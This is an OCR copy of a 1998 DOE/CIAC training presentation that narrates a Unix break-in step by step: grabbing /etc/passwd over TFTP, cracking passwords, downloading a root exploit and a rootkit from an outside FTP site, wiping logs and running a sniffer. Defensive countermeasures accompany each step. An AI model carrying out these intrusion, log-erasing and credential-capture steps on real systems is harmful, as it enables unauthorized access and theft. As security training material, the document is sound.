


Anatomy of a Breakin; How Do They Do That?

Presented By

William J. Orvis, CIAC Team

presented at

20th Department of Energy

Computer Security Group Training Conference

4/27/98 to 4/30/98

St. Petersburg, FL

UCRL-JC-129571

Work performed under the auspices of the U.S. Department of Energy by Lawrence Livermore National Laboratory under Contract W-7405-Eng-48

How They Do That

- **In this paper I discuss a computer breakin from the intruders point of view.**
  - **How does he (or she) breakin to a site.**
  - **What does he do and see while breaking in.**
  - **How does he hide.**
  - **How does he attack other sites.**
- **The scripts and methods shown in this paper have been intentionally damaged and will not work exactly as shown. Thus this paper cannot be used as a cookbook for a breakin.**

A Computer Breakin Is Like A Military Operation

- Intelligence
- Reconnaissance
- Planning and Asset Management
- Attack
- Consolidation of New Assets

Intruders Run An Intelligence Operation To Discover A Password

- **Dumpster Diving - Finding usernames and passwords that were written down and not destroyed.** ***Make sure papers containing password information are destroyed.***
- **Sniffers - Capturing usernames and passwords passed in the clear (telnet, ftp).** ***Use one-time passwords (Skey, Opie, Keycards) or encrypted sessions (SSH, Kerberos).***
- **Social Engineering - Talking a user into granting access.** ***User education.***
- **Shoulder Surfing - Capturing usernames and passwords typed within view.** ***User education.***

U.S. Department of Energy
CIAC
Computer Incident Advisory Capability

Intruders Use Reconnaissance To Discover A Vulnerability

- **Scanning - Detecting known vulnerabilities.**
  - **ISS -** ***Detectable (NID).***
  - **Satan -** ***Detectable (NID, Courtney).***
  - **Custom Scripts -** ***Often difficult to detect. May need a human to spot anomalies.***
- **Probing - Using an open service to gather information.**
  - **TFTP -** ***Detectable (TCP Wrapper).***
  - **PHF -** ***Detectable (Script detects malicious use).***
  - **Ping -** ***Detectable (NID).***
  - **Finger -** ***Detectable (NID).***
  - **Automated Scripts**


U.S. Department of Energy
CIAC
Computer Incident Advisory Capability

Intruders Plan The Attack And Gather Needed Assets

- **Port Analysis - Use detected ports to determine what services are available. *Turn off unneeded services.***
- **Get known attack scripts from network sites.**
- **Get stealth packages (rootkit, mendax, daemonkit, many others).**
- **Get sniffers.**

When They Are Ready They Attack The System

- **Start attacking ports and services until you breach a security barrier.**
- **Continue attacking security barriers until you obtain root access.**



After The Breakin, Consolidate The New Asset


- **Create hidden directories. -** ***Detectable, look for directory names with white space in them (Tabs) or directory names that look like file names (something.h).***
- **Copy stealth packages -** ***Detectable (NID).***
- **Replace system resources with Trojan Horse versions. -** ***Detectable, checksums.***
  - **Login, telnetd, ls, ps, etc. - special passwords, no logging.**
- **Edit log files to remove indications of the breakin.** ***Store log files on a separate machine.***
- **Start a sniffer. -** ***Detectable (promiscuous mode detector).***

Now, Lets Attack A System

Intelligence

- **The most common breakin results from a sniffed password. If a user logs into a university account or any account outside of their organization, there is a significant probability that the connection is being sniffed. If a user uses the same password for the machine he is coming from then the intruder has a way in.**
- ***Use different passwords for local and remote resources.***

Do Reconnaissance With ISS



ISS found some potential holes.

You can also run Spi, ISS, or Satan to detect holes and plug them. ISS and Satan scans are detectable.

U.S. Department of Energy
CIAC
Computer Incident Advisory Capability

See If FTP Can Get The Password File

```
D:\TEMP>ftp xxx.xxx.xxx.xxx
Connected to xxx.xxx.xxx.xxx.
220 cxtc-hp FTP server (Version 1.7.193.3 Thu Jul 22 18:32:22 GMT 1993) ready.
User (xxx.xxx.xxx.xxx:(none)): anonymous
331 Guest login ok, send ident as password.
Password:
230 Guest login ok, access restrictions apply.
ftp> cd etc
250 CWD command successful.
ftp> get passwd
200 PORT command successful.
150 Opening ASCII mode data connection for passwd (259 bytes).
226 Transfer complete.
268 bytes received in 0.00 seconds (268000.00 Kbytes/sec)
ftp> quit
221 Goodbye.

D:\TEMP>cat passwd
root:*:0:3::/tmp:/bin/false
daemon:*:1:5::/tmp:/bin/false
bin:*:2:2::/tmp:/bin/false
adm:*:4:4::/tmp:/bin/false
uucp:*:5:3::/tmp:/bin/false
lp:*:9:7::/tmp:/bin/false
hpdb:*:27:1::/tmp:/bin/false
nobody:*:-2:60001::/tmp:/bin/false
ftp:*:500:1::/tmp:/bin/false
```

This does not look like the real password file.

U.S. Department of Energy
CIAC
Computer Incident Advisory Capability

Try Again With TFTP

```
D:\TEMP>tftp xxx.xxx.xxx.xxx GET /etc/passwd
Transfer successful: 424 bytes in 1 second, 424 bytes/s

D:\TEMP>cat passwd
root:1PdY8jumel3RI:0:3::/:/bin/sh
daemon:*:1:5::/:/bin/sh
bin:*:2:2::/bin:/bin/sh
adm:*:4:4::/usr/adm:/bin/sh
uucp:*:5:3::/usr/spool/uucppublic:/usr/lib/uucp/uucico
lp:*:9:7::/usr/spool/lp:/bin/sh
hpdb:*:27:1:ALLBASE:/:/bin/sh
nobody:*:-2:60001::/:
ftp:*:500:1:Anonymous FTP user:/users/ftp:/bin/false
orvis:npceyUqKf1TmY:201:20:,,,:/users/orvis:/bin/csh
dumbuser:yoeeV.e/h2/HM:202:20:,,,:/users/dumbuser:/bin/sh
```

Got One!!!

(I bet that orvis guy has a good password.)

U.S. Department of Energy
CIAC
Computer Incident Advisory Capability

What Was The Problem?

In inetd.conf, the TFTP entry is:

```
tftp        dgram  udp wait   root /etc/tftpd tftpd\
        /etc /interface.lib\
        /usr/lib/uxinstlf.700\
        /usr/lib/uxinstkern.700
```

The user accidentally typed a space.

Let's See If We Can Crack It

```
# ./Crack passwd
Crack 4.1f RELEASE, The Password Cracker (c) Alec D.E. Muffett, 1992
Invoked as: ./Crack passwd
Dictionary Dicts/bigdict intact
Binary directory: /home/crack/generic
`crack-pwc' is up to date.
Sorting data for Crack.
Flags: -i /tmp/pw.4434 Dicts/bigdict
Running program in background
Output will be written to a file in directory /home/crack
named 'out<something>'
# ls
out.4434        out.nemo4455
# cat out.4434
join: Apr 13 15:03:04 User nobody (in passwd) has a locked password:- *
join: Apr 13 15:03:04 User daemon (in passwd) has a locked password:- *
join: Apr 13 15:03:04 User hpdb (in passwd) has a locked password:- *
join: Apr 13 15:03:04 User bin (in passwd) has a locked password:- *
join: Apr 13 15:03:04 User adm (in passwd) has a locked password:- *
join: Apr 13 15:03:04 User ftp (in passwd) has a locked password:- *
join: Apr 13 15:03:04 User uucp (in passwd) has a locked password:- *
join: Apr 13 15:03:04 User lp (in passwd) has a locked password:- *
join: Apr 13 15:03:04 Guessed dumbuser (/bin/sh in passwd) [dum]
yoeeV.e/h2/HM
```

Got one!

(It didn't guess orvis' password)

U.S. Department of Energy
CIAC
Computer Incident Advisory Capability

Let's Try The One We Cracked

```
telnet xxx.xxx.xxx.xxx

xxxxxxxxx A.09.07 A 9000/715 (ttys0)

login: dumbuser
Password:
Please wait...checking for disk quotas
.
.
.
# mkdir ".. <tab><tab>"
# cd ".."          "
#
```

We are in!

Make a hidden directory.

What Was The Problem?

- **The user had a poor password**
  - **To short**
  - **Did not contain a mixture of text and punctuation**
  - **Was in the dictionary**
  - **Was part of the user's name**
- ***Encourage users to use good passwords***
- ***Use a scheme that is easy to remember***
  - ***car8test***
  - ***takEmEhomE2***
  - ***8thWundr***

Now We Need To Get Root

```
#ftp 111.111.111.111
Connected to 111.111.111.111.
220 mymachine FTP server (Version 1.7.193.3 Thu Jul 22 18:32:22 GMT 1993) ready.
User (222.222.222.222:(none)): anonymous
331 Guest login ok, send ident as password.
Password:
230 Guest login ok, access restrictions apply.
ftp> cd /incoming
250 CWD command successful.
ftp> get passhack.pl
200 PORT command successful.
150 Opening ASCII mode data connection for passhack.pl (259 bytes).
226 Transfer complete.
268 bytes received in 0.00 seconds (268000.00 Kbytes/sec)
ftp> quit
221 Goodbye.
# whoami
dumbuser
# ./passhack.pl
Permission denied.
# whoami
root.
#
```

Get the passwd buffer overflow script.

My script is stored in someone's incoming directory.

See who I am -- dumbuser --

Run the script.

Check again -- root --

I now have a root shell and can do anything.

What was the problem?

- **System patches are not up to date. This hole was known two years ago.**
- ***Make sure security patches are kept up to date.***
- ***Eliminate programs that are not needed, especially suid root programs. You can always reinstall them from the CD if you need them in the future.***

Consolidate The New Asset

- **Cover up the breakin.**
  - **Delete log entries. -** ***May be detectable as holes in the log file. Put the log on another machine.***
  - **Replace system programs. -** ***Detectable, compare checksums, tripwire.***
- **Add back doors.**
  - **Add a new root account. -** ***Detectable, note change in passwd file.***
  - **Replace login program with a Trojan horse. -** ***Detectable, compare checksums, tripwire.***
  - **Open other ports. -** ***Detectable, note open ports with netstat, ISS or Spi.***

Get Rootkit

The copy was hidden in someone's incoming directory.

```
# ftp xxx.xxx.xxx
220 xxx.xxx.xxx FTP server (Version wu-2.4.2-academ[BETA-16](2) Mon Dec 22
20:57:54 PST 1997) ready.
Name (root): ftp
331 Guest login ok, send your complete e-mail address as password.
Password:
230 Guest login ok, access restrictions apply.
ftp> cd /incoming
250 CWD command successful.
ftp> binary
200 Type set to I.
ftp> get rootkit-july95.tar.gz
200 PORT command successful.
150 Opening BINARY mode data connection for rootkit-july95.tar.gz (70166
bytes).
226 Transfer complete.
local: rootkit-july95.tar.gz remote: rootkit-july95.tar.gz
70166 bytes received in 0.11 seconds (6.3e+02 Kbytes/s)
ftp> quit
221 Goodbye.
```

U.S. Department of Energy
CIAC
Computer Incident Advisory Capability

Install Rootkit

```
# ls
rootkit-july95.tar.gz
# gunzip rootkit-july95.tar.gz
# tar -xf rootkit-july95.tar
nemo# make all install
cc -O2 -s  -target sun4 -c  inet.c
cc -O2 -s  -target sun4 -c  if.c
cc -O2 -s  -target sun4 -c  main.c
cc -O2 -s  -target sun4 -c  mbuf.c
.
.
.
Done
#
```

- **Rootkit Installs:**
  - **z2: cleans log files.**
  - **es: sniffer**
  - **fix: fake checksums.**
  - **sl: Trojaned login**
  - **ic: Trojaned ifconfig**
  - **ps: Trojaned ps**
  - **ns: Trojaned netstat**
  - **ls: Trojaned ls**
  - **du: Trojaned du**

The rootkit files are hidden in: /usr/include/sys/cntl.h


Clean The Log Files With ZAP

```
# last | head
dumbuser    ttyp6   ciac.llnl.gov  Fri May 10 16:07 - 16:08  (00:00)
root   console                     Thu May  9 16:16   still logged in
reboot ~                           Thu May  9 16:15

# ./z2 dumbuser
Zap2!

# last | head
root   console                     Thu May  9 16:16   still logged in
reboot ~                           Thu May  9 16:15
#
```

Now you see it.



Now you don't.

Trojan Programs Hide The Files And Processes

List the files.

```
# ls
Makefile                inet.c                  ps
Makefile.bak            inet.o                  ps.c
code.h                  ipintrq.c               ptyp
date.c                  ipintrq.o               ptyq
du                      ls                      ptyr
du.c                    ls.c                    revarp.c
du5                     ls5                     revarp.o
du5.c                   ls5.c                   rootkit-july95.tar
es                      magic.c                 rootkit.README
fix                     main.c                  route.c
fix.c                   z2                      route.o
# cp ptyr /dev
# ls
Makefile                inet.o                  ps.c
Makefile.bak            ipintrq.c               ptyp
code.h                  ipintrq.o               ptyq
date.c                  ls                      ptyr
du                      ls.c                    revarp.c
du.c                    ls5                     revarp.o
du5                     ls5.c                   rootkit-july95.tar
du5.c                   magic.c                 rootkit.README
fix.c                   main.c                  route.c
```

Install the list of files to hide.

Now they are gone.

U.S. Department of Energy
CIAC
Computer Incident Advisory Capability

Trojan Programs Also Hide The Sniffer

Before installing rootkit.

```
# ifconfig -a
ie0: flags=163<UP,BROADCAST,NOTRAILERS,RUNNING,PROMISC>
   inet xxx.xxx.xxx.xxx netmask ffffff00 broadcast xxx.xxx.xxx.255
lo0: flags=49<UP,LOOPBACK,RUNNING>
   inet 127.0.0.1 netmask ff000000
```

After installing rootkit.

```
# ifconfig -a
le0: flags=63<UP,BROADCAST,NOTRAILERS,RUNNING>
   inet xxx.xxx.xxx.xxx netmask ffff0000 broadcast xxx.xxx.xxx.255
   ether 8:0:20:xx:xx:xx
lo0: flags=49<UP,LOOPBACK,RUNNING>
   inet 127.0.0.1 netmask ff000000
```

Detecting An Intruded System

- ***Routinely use a protected set of tools to examine a system.***
  - ***ps, ls, netstat, etc.***
- ***Compare the tools in the protected set with the tools on the system.***
  - ***Use a cryptographic comparison (MD5).***
  - ***Use a simple batch file to compare the files at login.***
  - ***Tripwire***
- ***Look for odd programs with the suid bit set.***
- ***Routinely check for promiscuous mode.***
  - ***cpm, ifstatus***

Startup The Sniffer

```
# cd /usr/include/sys/cntl.h
# ls
es
# ./es >es.log &
[1] 4828
Using logical device le0 [/dev/nit]
Output to stdout.
# kill 4828

[1]    Exit 1                ./es
# ls
es      es.log
```

The directory that looks like a file.

Start the sniffer.

Kill the sniffer.


Check Out The Sniffer Log

```
# cat es.log

Log started at => Mon Apr 20 18:24:04 [pid 4828]

-- TCP/IP LOG -- TM: Mon Apr 20 18:25:17 --
 PATH: xxx.xxx.xxx.xxx (1064) => xxx (telnet)
 STAT: Mon Apr 20 18:25:53, 73 pkts, 77 bytes [TH_FIN]
 DATA: (255)(253)^C(255)(251)^X(255)(251)^_(255)(252)^_(255)(250)^X
     : ANSI(255)(240)(255)(253)^A(255)(252)^Aorvis
     : apasswordthatnoonewillguess
     : ls
     : cd /etc
     : su root
     : bill6asroot
     :
--

-- TCP/IP LOG -- TM: Mon Apr 20 18:26:43 --
 PATH: xxx.xxx.xxx.xxx (1065) => xxx (telnet)
 STAT: Mon Apr 20 18:27:00, 36 pkts, 50 bytes [TH_FIN]
 DATA: (255)(253)^C(255)(251)^X(255)(251)^_(255)(252)^_(255)(250)^X
     : ANSI(255)(240)(255)(253)^A(255)(252)^Aroot
     : myrootpassword
     :
--
Log ended at => Mon Apr 20 18:27:24
```



We have passwords!

U.S. Department of Energy
CIAC
Computer Incident Advisory Capability

Catching The Intruder

- ***Operating sniffers are almost impossible to detect externally.***
  - ***File systems fill up on a busy net.***
  - ***Find the funny directories.***
  - ***Detect an attack coming from the hacked machine.***
  - ***Detect promiscuous mode with cpm.***
- ***You can detect the intruder connecting to the attacked machine.***
  - ***Use NID to watch for the sniffer logs being transported to another machine.***
  - ***Use NID to watch for the connection to the Trojan horse login program.***
- ***Use a protected set of system tools (ls, ps, netstat, etc.)***

What Can You Do?

- *You must patch all holes to be secure while the intruder need find only one to get in.*
- *Use a two pronged defense.*
  - *Protection*
    - *Good passwords*
    - *Patches*
    - *Firewalls*
  - *Detection*
    - *Use NID on your network*
    - *Routinely use protected tools*
    - *Routinely scan for strange file names, promiscuous mode, etc.*
    - *Check systems with Spi*
    - *Scan nets with ISS or Satan*

U.S. Department of Energy
CIAC
Computer Incident Advisory Capability